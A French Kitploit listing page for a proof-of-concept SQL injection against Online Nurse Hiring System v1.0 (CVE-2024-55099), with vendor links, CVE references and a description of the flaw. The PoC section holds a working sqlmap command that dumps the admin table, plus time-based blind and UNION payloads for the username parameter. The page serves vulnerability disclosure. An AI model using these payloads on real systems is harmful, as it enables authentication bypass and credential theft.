
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability- — Exploit de preuve de concept pour CVE-2024-55099, démontrant une injection SQL dans le système de recrutement d'infirmières en ligne v1.0 via un paramètre de nom d'utilisateur non assaini, permettant l'énumération de la base de données et le contournement de l'authentification. | Kitploit
Outils/GitHubGitHub/ugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'IntrusionArchived
GitHubugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability-

Exploit de preuve de concept pour CVE-2024-55099, démontrant une injection SQL dans le système de recrutement d'infirmières en ligne v1.0 via un paramètre de nom d'utilisateur non assaini, permettant l'énumération de la base de données et le contournement de l'authentification.

Voir le dépôt
115il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    350
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    283

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-Vulnérabilité-d'Injection-SQL

  • Auteur de l'exploit : ugurkarakoc

Page d'accueil du fournisseur

  • https://phpgurukul.com/online-nurse-hiring-system-using-php-and-mysql

Lien du logiciel

  • https://phpgurukul.com/?sdm_process_download=1&download_id=17826

Vue d'ensemble

  • Online-Nurse-Hiring-System-v1.0 : la validation et l'assainissement insuffisants des paramètres 'username' peuvent créer une vulnérabilité aux attaques par injection SQL, permettant un accès non autorisé à la base de données et compromettant la sécurité du système.

Détails de la vulnérabilité

  • ID CVE : CVE-2024-55099
  • Version affectée : Online-Nurse-Hiring-System-v1.0
  • Fichier vulnérable : /admin/index.php.
  • Noms des paramètres : username
  • Type d'attaque : Local

Références :

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-55099
  • https://nvd.nist.gov/vuln/detail/CVE-2024-55099

Description

  • L'absence de validation et d'assainissement appropriés des paramètres 'username' permet à un attaquant de créer des requêtes d'injection SQL, de contourner les mécanismes d'authentification et d'obtenir un accès non autorisé à la base de données

Preuve de concept (PoC) :


  • sqlmap -r r.txt -dbs --level 5 --risk 3 --batch -D onhsdb -T tbladmin --columns --dump
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3898 FROM (SELECT(SLEEP(5)))CrDy) AND 'rbGV'='rbGV&inputpwd=test&login=

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: username=-6075' UNION ALL SELECT 68,CONCAT(0x7176706a71,0x7168445671545a434e
---

image

Télécharger l’outil





